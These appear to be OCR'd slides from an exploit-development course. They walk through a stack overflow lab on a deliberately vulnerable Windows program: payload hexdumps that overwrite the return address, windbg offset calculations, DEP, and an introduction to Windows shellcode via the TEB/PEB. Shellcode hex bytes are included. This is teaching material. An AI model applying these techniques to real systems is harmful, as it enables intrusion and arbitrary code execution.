
Basic_vuln lab



```c
#include <stdio.h>

unsigned char nops[] = "\x90\x90\x90\x90";

void prize()
{
    printf("prize ran!!!\n");
}
```


- Your first lab will be to get basic_vuln to execute the prize function. Additionally make prize run once and only once. If you spam the entire stack the address of the prize function, it will execute multiple times. Use windbg to examine the stack and discover the precise number of bytes you will need to write to get to the return address.
- After you have successfully executed the prize function, try to redirect execution to the nops buffer, which is just full of the nop instruction.
- You can use the byte writer program to generate your payloads, or a scripting language of your choice. However, I'd suggest saving your payloads as we will use them later to explore exploit mitigation technologies.

Basic vuln lab wrapup



16 · ANSI · hex


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00000010  00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00000020  00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00000030  00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00000040  00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00000050  00 10 40 00 00 10 40 00
```



```
C:\class\basic_vuln\Release>basic_vuln C:\class\basic_vuln_prize_payload
address of nops is: 0x00403018
address of prize is: 0x00401000
address of hexdump_file is: 0x00401020
address of buf: 0x0012ff20
read 88 bytes
00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
prize ran!!!

C:\class\basic_vuln\Release>
```


- How did you calculate the number of bytes to write?
- What possible problems can you spot with this payload?

Basic vuln lab wrapup 2



```
0:000> ?ebp+4
Evaluate expression: 1245044 = 0012ff74
0:000> ?poi(ebp+4)
Evaluate expression: 4198775 = 00401177
0:000> ?buf
Evaluate expression: 1244960 = 0012ff20
0:000> ?ebp+4-buf
Evaluate expression: 84 = 00000054
```


I calculated the number of bytes to write by using windbg's masm evaluation mode. Ebp +4 is the location of the return address. Buf is evaluated as the location of buf on the stack. The difference between them is the number of bytes you have to write to get to the return address.



```
address of hexdump_file is: 0x00401020
address of buf: 0x0012ff20
read 88 bytes
00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
00 10 40 00 00 10 40 00 00 10 40 00 00 10 40 00
prize ran!!!

C:\class\basic_vuln\Release>
```

A possible problem with our payload is all the null bytes. Many user input parsing functions will stop reading in input when they see the null byte. In our case, we are reading in the data like its binary data, so we don't terminate upon seeing null bytes. This highlights a larger problem with windows exploitation, the addresses are often less friendly than in Linux because they often contain forbidden characters (0x00,0x0a, etc..)


Basic vuln lab wrapup 3



```
0:000> ?nops
Evaluate expression: 4206616 = 00403018
0:000> bp nops
0:000> bl
 0 e 00401020 [c:\class\basic_vuln\basic_vuln\main.c @ 11]    0001 (0001)  0:**** basic_vuln!hexdump_file
 1 e 00403018     0001 (0001)  0:**** basic_vuln!nops
0:000> g
Breakpoint 1 hit
eax=00000001 ebx=00000000 ecx=78551e67 edx=785bbb60 esi=00000001 edi=00403474
eip=00403018 esp=0012ff78 ebp=00403018 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
basic_vuln!nops:
00403018 90              nop
0:000> ?eip
Evaluate expression: 4206616 = 00403018
0:000> u eip
basic_vuln!nops:
00403018 90              nop
00403019 90              nop
0040301a 90              nop
0040301b 90              nop
0040301c 0000            add     byte ptr [eax],al
```

Your payload to execute nops should look similar to the prize one. You can check whether Or not nops actually ends up being executed by setting a breakpoint on it.

Basic vuln lab wrapup 4



```
                                                            free

C:\class\

C:\class\
 Volume i
 Volume S

 Director

11/11/201
11/11/201                                                   vuln.exe
11/12/201                                                   vuln.pdb
11/11/201
                                                            free

C:\class\basic_vuln\Release>basic_vuln C:\class\basic_vuln_nops_payload
address of nops is: 0x00403018
address of prize is: 0x00401000
address of hexdump_file is: 0x00401020
address of buf: 0x0012ff20
read 88 bytes
18 30 40 00 18 30 40 00 18 30 40 00 18 30 40 00
18 30 40 00 18 30 40 00 18 30 40 00 18 30 40 00
18 30 40 00 18 30 40 00 18 30 40 00 18 30 40 00
18 30 40 00 18 30 40 00 18 30 40 00 18 30 40 00
```

Data Execution Prevention - Microsoft Windows

To help protect your computer, Windows has closed this program.

Name: basic_vuln


Data Execution Prevention helps protect against damage from viruses or other threats. Some programs might not run correctly when it is turned on. For an updated version of this program, contact the publisher. What else should I do?

If DEP was enabled on this computer, basic_vuln_nops_payload would not have worked
But basic_vuln_prize_payload would have. That's because the nops is stored in a
Non-executable region of the processes memory. Obviously the prize function has to be
Stored in an executable region of the process since it is a function. More on this later…


The rabbit hole

- This lab should have served as a gentle review of very basic exploit concepts and given you the opportunity to become familiar with our tools and environment.
- Our goal in exploit development is always arbitrary code execution, so its time to talk about Windows shellcode development.
- Windows shellcode is brutally complicated compared to Linux shellcode, so prepare for battle.

Linux vs Windows Shellcode



```
0000000: 31 c0 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21
0000010: 21 68 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db
0000020: cd 80
```



```
33 c0 64 8b 1d 30 00 00 00 89 5d dc 8b 4b 0c 89
4d c4 8b 51 1c 89 55 f4 8b 32 89 75 f0 8b 46 08
89 45 b0 8b 58 3c 89 5d c8 8b 4c 18 78 03 c8 89
4d a4 8b 71 1c 03 f0 89 75 f8 8b 51 20 03 d0 89
55 b8 8b 79 24 03 f8 89 7d e0 8b 59 14 89 5d ac
c7 45 e4 00 00 00 00 eb 09 8b 45 e4 83 c0 01 89
45 e4 8b 4d e4 3b 4d ac 0f 83 c8 00 00 00 8b 55
e4 8b 45 b8 8b 0c 90 89 4d d4 8b 55 b0 03 55 d4
89 55 98 68 48 c0 40 00 8b 45 98 50 e8 6a 02 00
00 83 c4 08 85 c0 75 42 8b 4d 98 51 8b 55 e4 52
68 58 c0 40 00 e8 84 01 00 00 83 c4 0c 8b 45 e4
8b 4d e0 0f b7 14 41 8b 45 f8 8b 0c 90 89 4d bc
8b 55 bc 03 55 b0 89 55 bc 8b 45 bc 50 68 68 c0
40 00 e8 57 01 00 00 83 c4 08 68 88 c0 40 00 8b
4d 98 51 e8 13 02 00 00 83 c4 08 85 c0 75 42 8b
55 98 52 8b 45 e4 50 68 98 c0 40 00 e8 2d 01 00
00 83 c4 0c 8b 4d e4 8b 55 e0 0f b7 04 4a 8b 4d
f8 8b 14 81 89 55 cc 8b 45 cc 03 45 b0 89 45 cc
8b 4d cc 51 68 a8 c0 40 00 e8 00 01 00 00 83 c4
08 e9 23 ff ff ff 8b 45 cc 8b 5d e8 53 ff d0 89
45 d4 8b 55 d4 52 68 c8 c0 40 00 e8 de 00 00 00
83 c4 08 8b 45 d4 8b 5d 9c 53 50 8b 45 bc ff d0
89 45 d4 8b 45 d4 50 68 f0 c0 40 00 e8 bd 00 00
00 83 c4 08 8b 45 d4 33 db 8b 4d fc 8b 55 ec 53
52 51 53 ff d0
```

The top image is an example of Linux hello world style shellcode, the lower image is an equivalent example in Win32. Ouch.

Why?

- In Linux we use the handy int 0x80 interface which allows us to directly access system calls.
- Windows has something similar with int 0x2e, but it is not used by reliable shellcode.
- The Linux int 0x80 interface is set in stone and will not change. The Windows int 0x2e interface changes from version to version, so can't be used reliably in shellcode.
- Also, the 0x2e interface lacks useful shellcode functionality like network socket creation code that is present in the Linux 0x2e.

The Way

- Instead of using a system call interface, in Windows we will traverse a complicated and multilayered system of data structures to find important system DLLs loaded into the victim process address space.
- Once we have located the system DLLs, we will parse their complicated and layered data structures to locate two important functions that allow us to load arbitrary DLLs into the victim process address space, then locate and call the functions those loaded DLLs provide.
- We will use the functions contained in the DLLs we choose to load to accomplish arbitrary functionality.

Eyes on the prize

- It's easy to lose sight of our objective as we dive deep into the Quagmire that is the win32 API.
- Remember, our first goal here is to find where important system DLLs are located in the processes address space.
- Once we have located them, we can use their functions for shellcode functionality.
- In particular, the DLL we are looking for is kernel32.dll, which hosts some important functions that we will make use of.


Repetition

- We are looking for kernel32.dll’s location in the victim process address space.
- We are looking for kernel32.dll’s location in the victim process address space.
- We are looking for kernel32.dll’s location in the victim process address space.
- We are looking for kernel32.dll’s location in the victim process address space.

Thread Execution Block (TEB)

- In Windows, a process is composed of threads.
- It's the threads that are "executing," not the process.
- At logical address fs:0 Windows stores the Thread Execution Block (TEB) for the currently executing thread. (We all remember how segmentation works right…?)
- The TEB stores all sorts of interesting data about the currently executing thread.
- The TEB is the entrance to the complicated maze of data structures we will navigate.


TEB 2



```
0:000> dt nt!_teb 7ffdf000
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : (null)
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : (null)
   +0x02c ThreadLocalStoragePointer : (null)
   +0x030 ProcessEnvironmentBlock : 0x7ffd9000 _PEB
   +0x034 LastErrorValue   : 0
   +0x038 CountOfOwnedCriticalSections : 0
   +0x03c CsrClientThread  : (null)
   +0x040 Win32ThreadInfo  : (null)
   +0x044 User32Reserved   : [26] 0
   +0x0ac UserReserved     : [5] 0
   +0x0c0 WOW32Reserved    : (null) |
   +0x0c4 CurrentLocale    : 0x409
   +0x0c8 FpSoftwareStatusRegister : 0
```

- The TEB contains all sorts of interesting data in it.
- However, we are really only interested in the pointer it contains to the Process Execution Block (PEB).

